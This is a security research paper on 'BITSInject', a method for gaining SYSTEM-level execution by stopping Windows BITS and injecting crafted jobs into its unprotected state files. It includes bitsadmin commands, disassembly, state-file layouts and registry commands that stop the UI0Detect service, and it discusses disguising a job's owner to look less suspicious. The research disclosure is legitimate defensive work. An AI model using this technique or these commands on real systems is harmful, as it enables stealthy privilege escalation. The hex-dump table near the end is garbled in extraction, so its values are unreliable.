



# **BITSINJECT**

**Abusing the BITS service to execute a program  
in the “NT AUTHORITY/SYSTEM” session**

**A SafeBreach Labs research by**

**Dor Azouri, Security Researcher, SafeBreach**

**July 2017**

## CONTENTS

[Abstract](#)

[BITS Background](#)

[What is BITS?](#)

[The Enabling Conditions](#)

[How We Got There - Research Flow](#)

[First Naive Try](#)

[Taking Inspiration From Windows Update Service \(wuaueng\)](#)

[Imitating Wuaueng](#)

[The State File is the Supervisor](#)

[Interactive or not?](#)

[Migrate your Payload](#)

[A Cleaner Method](#)

[A Little Anecdote](#)

[Reproduction Instructions](#)

[General Reproduction Description](#)

[Step-by-step Reproduction instructions](#)

[Affected Environment Details](#)

[BITSInject tool code on github \(+ parser and payload files\)](#)

[SimpleBITSServer on github](#)

## ABSTRACT

We formed a logical manipulation on BITS' permissions validation model. As a local administrator, we were able to take almost full control of the BITS job queue, altering job properties and states. **Ultimately, we were able to achieve program execution in the LocalSystem account (NT AUTHORITY/SYSTEM), within session 0.** This method does not involve creating a new service, nor modifying any of the operating system's PE files.

We introduced a new method in which a local administrator account executed a program in the **NT AUTHORITY/SYSTEM** context. The method relies on BITS NotifyCmdLine option, by injecting a job to the service queue. Execution can be either interactive<sup>1</sup> or not.

In this article, we would like to not only introduce the practical method, but also:

- Present a detailed explanation of the binary structure of the BITS DB file (from now on, we will use the internal name - "state file")
- Share the knowledge we gathered while researching the service operation flow
- Provide free giveaways:
  - A one-click python script that executes a program as LocalSystem using this new technique
  - A generic python script that injects any pre-produced job into the current queue
  - An 010 editor template file with the types and structs definitions, which can be used to parse BITS files.
  - A [SimpleBITSServer](#) - a Python implementation of a BITS server, based on Python's SimpleHTTPRequestHandler.

---

<sup>1</sup>An interactive program will dispatch the "Interactive Services Detection" message (forced by the UI0Detect service).

## BITS BACKGROUND

It is important to understand BITS and some of the key terms used throughout this article.

### What is BITS?

- A mechanism (service and protocol) that facilitates transferring files over HTTP asynchronously in the background, featuring priorities, fail recovery, and persistency.
- Its most widespread use is to download Windows updates from Microsoft servers. Many other programs use it as well for downloading updates.
- `qmgr.dll` is the Windows service DLL implementing the BITS client.
- It is easily used in recent Windows versions through PowerShell cmdlets, and in previous versions using the `bitsadmin.exe` deprecated utility.
  - C/C++ API interfaces (COM) are available and documented on MSDN.
- BITS defines 3 types of operations:
  - Download
  - Upload
  - Upload-Reply
- Each operation instance is called a job.
- BITS manages jobs in a priority queue, maintained by `qmgr.dll`. This queue is persisted on disk and is updated on any change.

### The Enabling Conditions

The general technique involved is injecting a serialized BITS-job object into the service queue<sup>2</sup>. This is done by modifying the BITS state files, which maintain the job queue at run time.

Because of the nature of state files, it does not affect the usual operation of any other existing jobs, nor any jobs that are added throughout the injection process. In addition, we can optionally make the job appear as if it is owned by another user, making it less suspicious.

Interestingly, the state file binary structure is a **clear, unencrypted and unprotected binary serialization** of the job objects inside the queue. Reversing this structure allows us to change state, properties, flags and settings of any existing job, and even, as mentioned above, inject our custom jobs. Because of the unified serialization method across machines, **we could use a job that was serialized on one machine to execute on another machine**. Controlling these aspects of jobs may open the door to other possible attacks, beyond the one described here.

---

<sup>2</sup>The term "Queue" is used here throughout, even though it is more like a priority queue.

Utilizing the following operation mechanisms allows us to achieve the described SYSTEM execution:

### File permissions integrity

Regular protection is applied to the state files, which are used and maintained by an OS SYSTEM process. They are held to SYSTEM use only as long as the service is running. Temporarily stopping the BITS service peels a bit of the protection applied to the files, which are owned by SYSTEM but can be modified by a local administrator (no kernel file lock nor even **TrustedInstaller** protection is used ). Thus, we can modify them and control almost every aspect of the job queue.



























### Clear, straight-forward object serialization to disk

As said before, the state file content is nothing but a binary serialization of the current jobs in the queue, and this serialization is done mainly by **CJob::Serialize(class CQmgrWriteStateFile)**. Reversing its structure allows us to change state, properties, flags and settings of any existing job, and even inject our custom jobs.

Examples of the job properties we managed to easily extract:

- |                 |                            |                             |
|-----------------|----------------------------|-----------------------------|
| 1. Priority     | 6. Command Line            | 11. Destination path        |
| 2. State        | 7. Command Line Parameters | 12. Temp path (BITXXXX.tmp) |
| 3. GUID         | 8. Notification Flags      | 13. Proxy Settings          |
| 4. Display Name | 9. Presented owner SID     | 14. Bypass Addresses        |
| 5. Description  | 10. Remote URL             | 15. ACL Flags               |

Below is a partial screenshot showing how job properties seen in PowerShell output are projected in their binary serialized form; full definition is given in the following sections:

Name	Value	Start	Size	Color
▷ StateFileChangingHeader[16]	0j   +	0h	10h	Fg: Bg: 
▷ StateFileStaticHeader[16]	! ÷ + E @ " " ] Y ~ : @ 1/2 % d N È	10h	10h	Fg: Bg: 
▷ QueueHeader		20h	10h	Fg: Bg: 
JobsCounter	1	30h	4h	Fg: Bg: 
▲ Job		34h	7E2h	Fg: Bg: 
▲ JobHeader		34h	10h	Fg: Bg: 
▷ Data[16]	"6 5 9   J , 6 ± ~ { I o e x	34h	10h	Fg: Bg: 
JobType	Download (0)	44h	4h	Fg: Bg: 
Priority	Normal (2)	48h	4h	Fg: Bg: 
JobState	Queued (0)	4Ch	4h	Fg: Bg: 
Unknown00	0h	50h	4h	Fg: Bg: 
▲ Guid[2]		54h	10h	Fg: Bg: 
Guid[0]	49EF35B581120AC0h	54h	8h	Fg: Bg: 
Guid[1]	FC2F57D5E30E1A9Ch	5Ch	8h	Fg: Bg: 
▲ DisplayName		64h	32h	Fg: Bg: 
DisplayNameLength	23	64h	4h	Fg: Bg: 
▷ DisplayName[23]	INTERACTIVE_W_DOWNLOAD	68h	2Eh	Fg: Bg: 
▷ Description		96h	6h	Fg: Bg: 
▲ CommandLine		9Ch	3Ch	Fg: Bg: 
CommandLineLength	28	9Ch	4h	Fg: Bg: 
▷ CommandLine[28]	c:\windows\system32\cmd.exe	A0h	38h	Fg: Bg: 
▷ CommandLineParams		D8h	6h	Fg: Bg: 
▲ SID		DEh	16h	Fg: Bg: 
SIDLength	9	DEh	4h	Fg: Bg: 
▷ SID[9]	S-1-5-18	E2h	12h	Fg: Bg: 
NotificationFlags	BG_NOTIFY_JOB_TRANSFERRED_BG_NOTIFY_JOB_ERROR (3)	F4h	4h	Fg: Bg: 

Name	Value	Start	Size	Color
▷ StateFileChangingHeader[16]	0j }+	0h	10h	Fg: Bg:
▷ StateFileStaticHeader[16]	! ÷ 4Ë@™ ]Jÿ+:@½%aNê	10h	10h	Fg: Bg:
▷ QueueHeader		20h	10h	Fg: Bg:
JobsCounter	1	30h	4h	Fg: Bg:
▲ Job		34h	7E2h	Fg: Bg:
▲ JobHeader		34h	10h	Fg: Bg:
▷ Data[16]	"6 5 9+ ,ó±~{Iœ×	34h	10h	Fg: Bg:
JobType	Download (0)	44h	4h	Fg: Bg:
Priority	Normal (2)	48h	4h	Fg: Bg:
JobState	Queued (0)	4Ch	4h	Fg: Bg:
Unknown00	0h	50h	4h	Fg: Bg:
▲ Guid[2]		54h	10h	Fg: Bg:
Guid[0]	49EF35B581120AC0h	54h	8h	Fg: Bg:
Guid[1]	FC2F57D5E30E1A9Ch	5Ch	8h	Fg: Bg:
▲ DisplayName		64h	32h	Fg: Bg:
DisplayNameLength	23	64h	4h	Fg: Bg:
▷ DisplayName[23]	INTERACTIVE_W_DOWNLOAD	68h	2Eh	Fg: Bg:
▷ Description		96h	6h	Fg: Bg:
▲ CommandLine		9Ch	3Ch	Fg: Bg:
CommandLineLength	28	9Ch	4h	Fg: Bg:
▷ CommandLine[28]	c:\windows\system32\cmd.exe	A0h	38h	Fg: Bg:
▷ CommandLineParams		D8h	6h	Fg: Bg:
▲ SID		DEh	16h	Fg: Bg:
SIDLength	9	DEh	4h	Fg: Bg:
▷ SID[9]	S-1-5-18	E2h	12h	Fg: Bg:
NotificationFlags	BG_NOTIFY_JOB_TRANSFERRED_BG_NOTIFY_JOB_ERROR (3)	F4h	4h	Fg: Bg:

Note that the deprecated utility bitsadmin.exe provides access to changing more aspects and properties of a job than PowerShell cmdlets do.

### Lack of unique machine identification

Another validation that was absent and actually allowed our self-crafted, privileged job to be injected on different machines (with the same OS version), without a single change is a unique machine identifier. In other words, a job created on one machine is not tied by any means to the original machine that created it.

We made use of this to customly produce “payload” jobs in one “factory” computer, and transfer them, **as they are**, to another machine’s queue. The other machine’s BITS service would then execute it.

### Relying on state file data without verification

The above circumstances make the enforcement of some parts of the user/logon validation useless, because the enforcement is done before committing job changes to the state file. After they are committed to disk, BITS service trusts the state file data with no validation. And because **we have write access to that file (as a local administrator), many previous checks become meaningless.**

**Eventually, we are able to form and inject a job that leads BITS to execute a process of our will, having the NT AUTHORITY/ SYSTEM access token, and within its session.** In addition, because of the nature of state files - it does not hurt the usual operation of any other existing jobs, nor any jobs that are added throughout the injection process.

In addition, if a user’s SID from the target computer is known in advance, we can optionally make the job appear as if it is owned by that user, making it less suspicious.



## HOW WE GOT THERE - RESEARCH FLOW

After some playing around, we noticed wuaueng (Windows Update) is running jobs as SYSTEM to install its updates, so we wanted to create our own SYSTEM-privileged job with a cmdline to execute.

It is important to note that the new PowerShell BitsTransfer cmdlets offer only a limited interface, especially around the notification command line feature. For that reason, we mainly used the deprecated bitsadmin.exe utility which gives more comprehensive control over BITS jobs.

### First Naive Try

Our first try was running bitsadmin as SYSTEM using psexec and adding a download job:

```
Bitsadmin /CREATE I_WANT_YOUR_SYSTEM
Bitsadmin /ADDFILE I_WANT_YOUR_SYSTEM
http://get.videolan.org/vlc/2.2.4/win64/vlc-2.2.4-win64.exe c:\temp\vlc.exe
```

/ADDFILE failed, giving us the reason:

Unable to add file to job - 0x800704dd

Which really means (powershell's Start-BitsTransfer cmdlet is more verbose here):

**The operation being requested was not performed because the user has not logged on to the network.**

```
PS C:\Windows\system32> Start-BitsTransfer -TransferType Upload -Source "C:\temp\vlc.exe"
Start-BitsTransfer : The operation being requested was not performed because the user h
as not logged on to the network. The specified service does not exist. (Exception from
HRESULT: 0x800704DD)
At line:1 char:19
+ Start-BitsTransfer <<<< -TransferType Upload -Source "C:\temp\vlc.exe" -Destination
http://get.videolan.org/vlc/2.2.4/win64/vlc-2.2.4-win64.exe -DisplayName "SYSTEM Job"
+ CategoryInfo          : NotSpecified: (:) [Start-BitsTransfer], COMException
+ FullyQualifiedErrorId : System.Runtime.InteropServices.COMException,Microsoft.Ba
ckgroundIntelligentTransfer.Management.NewBitsTransferCommand
```

That's right, the user that creates the job is the job owner, and only it can modify its jobs. Moreover, the modification operations must be performed from an interactive logon session of that user (either locally or remotely), unless the operation is done by a service. And as we know, the shells we run using psexec are not in the LocalSystem interactive context, even though LocalSystem is always logged on.

So what we actually got here is a job with LocalSystem being its owner, but that owner is now unable to control the job. Kind of an absurd situation, adding that we would encounter the same error if we tried to /CANCEL this job.

So how does the wuaueng service do it?

## Taking Inspiration From Windows Update Service (wuaueng)

So, we started debugging the wuaueng service and noticed it uses qmgr's COM interface. In this in-proc scenario, wuaueng acts as the COM client, asking qmgr, the COM server, to add a download job, as seen in the wuaueng function `CBitsJob::Init(IBackgroundCopyManager*, ulong, CCallerIdentity const*, int, void*)`. To be exact, it uses the following qmgrprxy.dll's COM CLSID: `HKEY_CLASSES_ROOT\CLSID\{5CE34C0D-0DC9-4C1F-897C-DAA1B78CEE7C}\InProcServer32`.

- Switching COM context to qmgrprxy:

```
loc_6000010D397:
lea     rdx, [rsp+108h+hObject]
mov     rcx, rdi
call    ?GetProxyImpersonationToken@CCallerIdentity@@QEBAJPEAPEAX@Z ; CCallerIdentity::GetProxyImpersonationToken(void * *)
mov     rsi, [rdi+60h]
cmp     rsi, r12
jz      short loc_6000010D3BC

loc_6000010D3BC:
; ppOldObject
lea     rdx, [rsp+108h+ppOldObject]
xor     ecx, ecx
; pNewObject
call    cs:_imp_CoSwitchCallContext ; switch to qmgr COM intf context
mov     ecx, 1
mov     ebx, eax
mov     eax, [rsp+108h+var_70]
cmp     ebx, r12d
cmovge  eax, ecx
cmp     ebx, r12d
mov     [rsp+108h+var_70], eax
jge     short loc_6000010D436
```

- Dynamic call to the external COM function, offered by the qmgr interface:

```
loc_6000010D565:
mov     rax, [r14]
lea     rcx, [rsp+108h+var_B0]
lea     r9, [rsp+108h+var_58]
mov     [rsp+108h+var_E8], rcx
lea     rdx, aWuClientDownlo ; "WU Client Download"
xor     r8d, r8d
mov     rcx, r14
call    qword ptr [rax+18h] ; Call to qmgr!CJobManagerExternal::CreateJob
mov     ebx, eax
test    eax, eax
jns     short loc_6000010D5A8
```



When initiating a normal windows update, we noticed the following order of calls and treated this flow as the valid one we should pursue:

```
wuaueng!CJobManagerExternal::CreateJob ->
wuaueng!CBitsJob::AddFile ->
qmgr!CJob::Resume ->
qmgr!CJob::Transfer ->
qmgr!CJob::BeginDownload
```

Along the way, we found out that the exception we got earlier (HRESULT: 0x800704dd) is thrown inside the call to **CJobExternal::AddFile**. This makes sense as we managed to create the job with no error, but only encountered it when we used the /ADDFILE flag.

Next, we dynamically compared this normal flow that wuaueng initiated, with the flow that we initiated using bitsadmin (run as **LocalSystem**).

While both external calls to **qmgr!CJobManagerExternal::CreateJob** seemed identical in parameters, we identified the call to **CJobExternal::AddFile** as the main junction that differentiates the two flows. The simple difference is that this call threw an exception when using bitsadmin, but not using wuaueng.

So the security enforcement must happen at this border, right? Yes, now let's see how...


Going step by step with the comparison of the two flows, we found out the key difference.

First we need to remind you that a COM client that intends to invoke some function on the COM server is due to access check, performed by the server side by impersonating the client. Generally, a server may implement its own access check function that corresponds to its security criteria for a specific exported function (this will be done by implementing the **IServerSecurity** interface).

In this case, it seems that the qmgr service is using these interface functions to impersonate the client:

**IServerSecurity::CoImpersonateClient** and **IServerSecurity::CoRevertToSelf**. These functions are used inside the following call to **CNestedImpersonation::CNestedImpersonation**.

After impersonation, the server switches to the client's user token to perform the actual modification of the job (**CNestedImpersonation::SwitchToLogonToken**):



```
lea rcx, [rsp+188h+Token] ; this
call ??0CNestedImpersonation@@QEAA@XZ ; CNestedImpersonation::CNestedImpersonation(void)
nop
lea rcx, [rsp+188h+Token]
call ?SwitchToLogonToken@CNestedImpersonation@@QEAA@XZ ; CNestedImpersonation::SwitchToLogonToken(void)
xor ebx, ebx
mov [rsp+188h+var_130], rbx
test [rsi+490h], r12b
jz loc_7FEE082688E
```


So far, both flows look identical, so we went deeper into `CNestedImpersonation::SwitchToLogonToken` where the exception was thrown.

And this is the function where the magic happens. After retrieving some parts of the token such as the SID and IntegrityLevel, and just before `qmgr` tries to clone the user token, we see a call to `GetTokenInformation`. And this call is the junction we were looking for that differs between the two flows:

- When the job was initiated by `wuaueng` - this function returns 0
- When the job was initiated by `bitsadmin` - this function returns 1

And what does this value represent?

It is the session ID, because the function is called with `TokenInformationClass=TokenSessionId`:



So we simply want this value to be 0 to represent session 0, just like when `wuaueng` is the job initiator.

## Imitating Wuaueng

Previously, we found out what was the cause for the different behavior in the two flows. In this step we wanted to make the `bitsadmin` flow act as it was initiated from `wuaueng` service. We changed the memory in runtime to store a fake result from `GetTokenInformation`.

So we again Initiated a job from a `SYSTEM` PowerShell. We put a breakpoint a bit after the call to `GetTokenInformation` and just before the call to `CloneUserToken`. We changed the value in `dword ptr [rsp+0A8+var_88]` (in the image above) to 0. We are now fooling the `qmgr` server into thinking that the client is at session 0.

In this manner, we were able to create a valid job and the `AddFile` call succeeded.

Almost.

The job state is **SUSPENDED** and will stay this way until LocalSystem will start it. But the existing LocalSystem (session 0) will not voluntarily do that for us. So, do you remember the normal flow we wrote down before? Looking at it, we see that our next obstacle is to call **CJobExternal::Resume**.

The problem is that we will face the same AccessCheck mechanism and will have to bypass it again using debugging and the in-memory change. This might be feasible if we were free to complete our job after that, but the truth is that there will be many more obstacle calls just like these along the way - calls to **Resume** and **Transfer** for example - over and over again.

To overcome this frustrating future, we found a shortcut on the hard disk.

### The State File is the Supervisor

As mentioned before, we observed that the qmgr service maintains its jobs queue. The queue state has to be preserved between runs and restarts, so *Microsoft* thought that it would be a good solution to save it on the hard disk, in the form of a file called a “state file”, which is located here:

C:\ProgramData\Microsoft\Network\Downloader\	qmgr0.dat
	qmgr1.dat

*Notice that there are actually 2 state files. Qmgr uses one as an alternate backup of the other. The exact backup model is not clear, but the easiest way for us to alter them is keep them identical. The following registry value tells which one is in effect (0 or 1): HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\BITS\StateIndex*

Qmgr takes care of updating any change in the job's status and properties into the state file, and reads the file to get the job objects that it should execute. This is important to emphasize: the state file is a representation of the queue with all of its jobs included, and qmgr directly loads them to memory and continues with their execution. No security verification, no permission checks. It just trusts the state file's contents.

How are the objects represented in this binary opaque file?

The state file binary structure is a clear, unencrypted and unprotected binary serialization of the job objects inside the queue.


So, we found out which bytes represent our job's state, and changed it to **QUEUED** according to this enum:

```
public enum JOB_STATE {  
    Queued,  
    Connecting,  
    Transferring,  
    Suspended,  
    Error,  
    TransientError,  
    Transferred,  
    Acknowledged,  
    Cancelled,  
    Unknown  
};
```

From this state, *qmgr* treats the job as an already started one, and starts transferring the file!

The job completed when the download finished, and BITS took care to open a process for us with the command line we specified. The new process inherits the job owner's token, thus it is run with **LocalSystem** permissions in session 0. In other words, we now have an interactive CMD shell opened for us as SYSTEM in session 0.

This is great! However, since Vista, Windows included a default mitigation that prevents services from opening interactive windows - **UI0Detect**. This is a service that monitors services that try to do just that, and pops up a confirmation message into the active user session. This is how it looks:



Clicking "View the message" and we are taken into session 0 with an open cmd.exe.

So how do we get rid of this mitigation?

### Interactive or not?

The answer is simple, and there are actually two different approaches:

1. choose a command line that does not require interactivity instead of cmd.exe.

For example, we have created a simple executable that creates a file. We specified it as the notification command line and the file was created as a SYSTEM file.

2. change the following in registry and restart **UI0detect** service:

```
sc stop UI0Detect
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Windows /v
NoInteractiveServices /t REG_DWORD /d 1 /f
sc start UI0Detect
```

## Migrate your Payload

The next thing we wanted is to similarly inject a job into another machine's queue where we do not have debugging ability. Simply enough, we copied the state files (that included the SYSTEM job) from our machine to another with the same OS. Of course we had to first stop the BITS service on that remote machine, and when started again - the job was run!

Clearly, the state file is not machine dependant. And because the SYSTEM SID is of a well-known fixed value (S-1-5-18), not a single change is needed in the state file with the SYSTEM "payload" job.

Trying the same on different versions uncovered the fact that the state file is OS version-dependant.

We performed the same actions above to produce a "payload" job and a state file on a Windows 10 machine, and that allowed us to put it on other Windows 10 machines and see that it works just the same.

In conclusion, one can produce a state file that includes any desired jobs, on a machine running a specific OS version and transfer it to any other machine with that same OS version. Duplicate the production steps on a machine with any OS version, and you've expanded the coverage for that version as well.

## A Cleaner Method

You might have noticed that up til now the method demanded to fully overwrite the state file.

This is troublesome because it makes this attack method too destructive to practically use - it overwrites all existing jobs on the target machine.

We wanted to find a way to inject jobs to the queue while keeping the others as they are.

To do that, we started examining the exact structure of the state file.

	Name	Value	Start	Size	Color	Com
0000h: 71 6A 19 28 7C 00 8F 43 8D 12 1C FC A4 CC 9B 76	JobsCounter	1	30h	4h	Fg: Bg:	
0100h: 15 F7 2B 28 40 98 12 4A 8F 1A 3A 3E 9D 49 4E 8A	Job		34h	7E2h	Fg: Bg:	
0200h: 17 14 5F 00 A9 8D BA 44 98 11 C4 7B 96 C0 7A C3	JobHeader		34h	10h	Fg: Bg:	
0300h: 01 00 00 00 93 36 20 35 A0 C0 10 4A 84 F3 B1 7E	JobType	Download (0)	44h	4h	Fg: Bg:	
0400h: 78 49 9C D7 00 00 00 00 02 00 00 00 00 00 00	Priority	Normal (2)	48h	4h	Fg: Bg:	
0500h: 00 00 00 00 C0 0A 12 81 85 85 8F 49 9C 1A 0E 03	JobState	Queued (0)	4Ch	4h	Fg: Bg:	
0600h: 56 51 2F F3 17 00 00 00 49 00 4E 00 54 00 45 00	Unknown(0)	0h	50h	4h	Fg: Bg:	
0700h: 52 00 41 00 43 00 54 00 49 00 56 00 45 00 5F 00	Guid(2)	R.A.C.T.I.V.E.	54h	10h	Fg: Bg:	
0800h: 87 00 5F 00 44 00 4F 00 57 00 4E 00 4C 00 4F 00	DisplayName	W...D.O.W.N.L.O.	64h	32h	Fg: Bg:	
0900h: 11 00 44 00 00 00 01 00 00 00 00 00 1C 00 00 00	DisplayNameLength	A.D.S.I.	64h	4h	Fg: Bg:	
0A00h: 83 00 3A 00 8C 00 77 00 69 00 4E 00 64 00 4F 00	DisplayName(2)	c:\windows\system32\cmd.exe	68h	20h	Fg: Bg:	
0B00h: 77 00 73 00 8C 00 73 00 79 00 73 00 74 00 65 00	Description	m.3.2\...cmd...	96h	6h	Fg: Bg:	
0C00h: 6D 00 33 00 32 00 5C 00 63 00 6D 00 64 00 2E 00	CommandLineLength	28	9Ch	3Ch	Fg: Bg:	
0D00h: 65 00 78 00 65 00 00 00 01 00 00 00 00 00 09 00	CommandLineParam	c:\windows\system32\cmd.exe	9Ch	30h	Fg: Bg:	
0E00h: 00 00 53 00 2D 00 31 00 2D 00 35 00 2D 00 31 00	SID	0h	09h	6h	Fg: Bg:	
0F00h: 98 00 00 00 88 00 00 00 01 00 00 00 40 00 00 00	NotificationFlags	BG_NOTIFY_JOB_TRANSFERRED_BG_NOTIFY_JOB_ERROR (3)	54h	4h	Fg: Bg:	00h for 100, 0003 for custom
1000h: 00 00 00 00 00 00 00 00 AC 41 EE 5A 78 04 00 00	AccessToken		58h	490h	Fg: Bg:	
1100h: 01 00 1F 80 60 04 00 00 6C 04 00 00 14 00 00 00	FileHeader		58h	10h	Fg: Bg:	
1200h: 04 04 00 00 04 00 F0 03 01 00 00 00 11 00 14 00	FilesCount	1	59h	4h	Fg: Bg:	
1300h: 01 00 00 00 01 00 00 00 00 00 19 00 40 00 00 00	File		59Ch	120h	Fg: Bg:	
1400h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	DestinationPath		59Ch	34h	Fg: Bg:	
1500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	RemoteURL		5DCh	9Ah	Fg: Bg:	
1600h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	RemoteURLLength	75	5DCh	4h	Fg: Bg:	
1700h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	RemoteURL(75)	http://mirror.usoc.org.8/pub/video/nt/2.2.4/wm64-nt-2.2.4	5Dh	90h	Fg: Bg:	
1800h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	TempPath		66Ah	3Ah	Fg: Bg:	
1900h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	TempPathLength	27	66Ah	4h	Fg: Bg:	
1A00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	DownloadBytesCount	c:\temp_bits\BIT368E.bmp	66Ch	30h	Fg: Bg:	
1B00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	TotalBytesCount	18446744073709551615	6A4h	8h	Fg: Bg:	
1C00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Null	0	684h	2h	Fg: Bg:	
1D00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	DrivePath		684h	Ch	Fg: Bg:	
1E00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	DriveVolumePath		6C4h	60h	Fg: Bg:	
1F00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Unknown(125)	L	720h	10h	Fg: Bg:	
2000h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	RangeCount	0	742h	4h	Fg: Bg:	
2100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Unknown(14)		746h	2Ch	Fg: Bg:	
2200h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	FileFooter		772h	10h	Fg: Bg:	
2300h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Unknown(33)		782h	8h	Fg: Bg:	
2400h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MinistryOnly	600	78Ah	4h	Fg: Bg:	
2500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	HalfProgressTimeout	1209600	78Ch	4h	Fg: Bg:	
2600h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	CreationTime	03/06/2017 11:12:38	792h	8h	Fg: Bg:	
2700h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ModificationTime	03/06/2017 11:55:00	79Ah	8h	Fg: Bg:	
2800h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Time(3)	03/06/2017 11:55:00	7A2h	8h	Fg: Bg:	
2900h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Unknown(4)(14)	0h	7A4h	2h	Fg: Bg:	
2A00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Time(1)	03/06/2017 11:55:00	7A6h	8h	Fg: Bg:	
2B00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ExpirationAbsoluteTime	06/04/2017 11:55:00	7C0h	8h	Fg: Bg:	
2C00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Unknown(52)		7C2h	3h	Fg: Bg:	
2D00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ProxySettings	PRECONFIG (0)	7C2h	Ch	Fg: Bg:	
2E00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ProxyCount	0	7C4h	2h	Fg: Bg:	
2F00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	BypassCount	0	7C6h	2h	Fg: Bg:	
3000h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Unknown(6)	0h	7C8h	2h	Fg: Bg:	
